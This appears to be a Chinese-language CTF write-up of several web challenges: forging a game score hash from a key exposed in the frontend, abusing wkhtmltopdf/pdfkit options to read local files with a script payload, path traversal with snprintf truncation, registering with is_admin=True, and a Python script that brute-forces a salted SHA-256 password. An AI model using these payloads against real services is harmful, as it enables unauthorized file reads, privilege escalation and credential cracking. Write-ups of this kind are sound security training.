新免費午餐
一个登录一个注册

进去是个小游戏 300分拿flag

游戏结束的时候通过update_score.php更新分数
审前端代码
<script>
        const game = document.getElementById('game');
        const scoreDisplay = document.getElementById('scoreboard');
        const timerDisplay = document.getElementById('timer');
        const startButton = document.getElementById('start-btn');
        const logoutButton = document.getElementById('logout-btn');
        const showScoreboardButton = document.getElementById('show-scoreboard');
        let score = 0;
        let gameInterval;
        let timerInterval;
        const speed = 5;
        const secretKey = '3636f69fcc3760cb130c1558ffef5e24';
        const username = "a12345678";
        const token = "605b9cfc7706342f2c9bdd45f48a9581";

        function createRow() {
            const row = document.createElement('div');
            row.classList.add('row');
            const blackIndex = Math.floor(Math.random() * 4);

            for (let i = 0; i < 4; i++) {
                const tile = document.createElement('div');
                tile.classList.add('tile');
                if (i === blackIndex) {
                    tile.classList.add('black');
                    tile.addEventListener('click', function() {
                        if (!this.classList.contains('clicked')) {
                            score++;
                            scoreDisplay.textContent = 'Score: ' + score;
                            this.classList.add('clicked');
                            this.style.backgroundColor = '#e0e0e0';
                        }
                    });
                } else {
                    tile.addEventListener('click', function() {
                        endGame();
                    });
                }
                row.appendChild(tile);
            }
            return row;
        }

        function startGame() {
            score = 0;
            scoreDisplay.textContent = 'Score: ' + score;
            game.innerHTML = ''; // Clear game area
            startTimer(60);

            for (let i = 0; i < 4; i++) {
                const row = createRow();
                row.style.top = `${i * 150 - 150}px`; // Initial positioning
                game.appendChild(row);
            }
            moveRows();
        }

        function moveRows() {
            gameInterval = setInterval(() => {
                const rows = document.querySelectorAll('.row');
                rows.forEach(row => {
                    let top = parseInt(row.style.top);
                    if (top >= 450) {
                        if (row.querySelector('.black:not(.clicked)')) {
                            endGame();
                        } else {
                            row.remove();
                            const newRow = createRow();
                            newRow.style.top = '-145px';
                            game.appendChild(newRow);
                        }
                    } else {
                        row.style.top = `${top + speed}px`;
                    }
                });
            }, 50);
        }

        function startTimer(duration) {
            let time = duration;
            timerDisplay.textContent = 'Time left: ' + time + 's';

            timerInterval = setInterval(() => {
                time--;
                timerDisplay.textContent = 'Time left: ' + time + 's';

                if (time <= 0) {
                    clearInterval(timerInterval);
                    endGame();
                }
            }, 1000);
        }

        function generateHash(data) {
            return sha256(data);
        }

        async function endGame() {
            clearInterval(gameInterval);
            clearInterval(timerInterval);
            alert('Game Over! Your score: ' + score);

            const hash = generateHash(secretKey + username + score);

            fetch('/update_score.php', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json',
                    'Authorization': `Bearer ${token}`
                },
                body: JSON.stringify({
                    score: score,
                    hash: hash
                })
            })
            .then(response => response.json())
            .then(data => {
                if (data.success) {
                    alert('Score updated!');
                } else {
                    alert('Failed to update score.');
                }
                location.reload();
            });
        }

        startButton.addEventListener('click', startGame);

        logoutButton.addEventListener('click', () => {
            fetch('/logout.php')
                .then(() => {
                    window.location.href = '/index.php';
                });
        });

        showScoreboardButton.addEventListener('click', () => {
            window.location.href = 'scoreboard.php';
        });
    </script>
看一下hash是怎么算的就行

PDF 生成器(1)
process 路由 对传入的网址进行访问 将响应写入html中
然后执行命令wkhtmltopdf {html_file} {pdf_file}

现在html_file的内容可以通过访问我们的vps达到可控 html_file和pdf_file 可以通过修改sessionid达到可控
wkhtmltopdf存在漏洞 可以通过重定向读本地文件
https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536
尝试使用payload
<script>
x = new XMLHttpRequest();
x.open("GET",'file:///etc/passwd',false);
x.send();
document.write(x.responseText);
</script>
并不行 考虑添加参数

通过修改sessionid 来添加参数--enable-local-file-access

直接读flag.txt即可

值得注意的是得先不带参数访问创建文件 再带参数访问 否则会识别为url
PDF 生成器(2)
和1对比
删了自实现的命令执行
使用了pdfkit.from_string

初始化pdfkit类的时候会调用_find_options_in_meta

从meta里面读出值作为参数 那么和1一样 加个--enable-local-file-access
<meta name="pdfkit-enable-local-file-access" content=""/>
<script>
x = new XMLHttpRequest();
x.open("GET",'file:///flag.txt',false);
x.send();
document.write(x.responseText);
</script>
已知用火 (1)

访问的路由作为字符串保存到requested_filename
然后读文件 通过ends_with判断后缀

并且在前面拼接public/

可以目录穿越

snprintf限制了长度为1024

超出的会截断
减去 7 len("public/") 1017
米斯蒂茲的迷你 CTF (2)
一个ctf平台
先看看接口

api/users接口可以看所有用户信息 没啥用
api/challenges 交flag的

api/admin/challenges要鉴权 可以查看所有题目
96fa27cc07b9_init.py 中发现存在id为1337的题 发布时间是365天后 题目描述中存在flag2
那么如果我们能登录到admin 我们就可以拿到flag2

爆破是不可能的

flask session的key也爆不了
但是在注册的路由 我们可以直接传is_admin=True进去注册

米斯蒂茲的迷你 CTF (1)
附件和2一样
拿到flag1就行


flag1 存在attempt表

group参数用于获取属性不能以_开头
那么只要拿到登录到player之后就可以直接获取flag
读密码本地爆破
import hashlib
import itertools
import concurrent.futures


def compute_hash(password, salt):
    return salt + '.' + hashlib.sha256(f'{salt}/{password}'.encode()).hexdigest()


def brute_force_find(passwd, salt, charset, length):
    for password_tuple in itertools.product(charset, repeat=length):
        password = ''.join(password_tuple)
        res = compute_hash(password, salt)
        if passwd in res:
            return password


def main():
    passwd = "744c75c952ef0b49cdf77383a030795ff27ad54f20af8c71e6e9d705e5abfb94"
    salt = "77364c85"
    charset = '0123456789abcdef'
    length = 6

    with concurrent.futures.ThreadPoolExecutor() as executor:
        futures = [executor.submit(
            brute_force_find, passwd, salt, charset, length) for _ in range(4)]

        for future in concurrent.futures.as_completed(futures):
            result = future.result()
            if result:
                print(result)
                break


if __name__ == "__main__":
    main()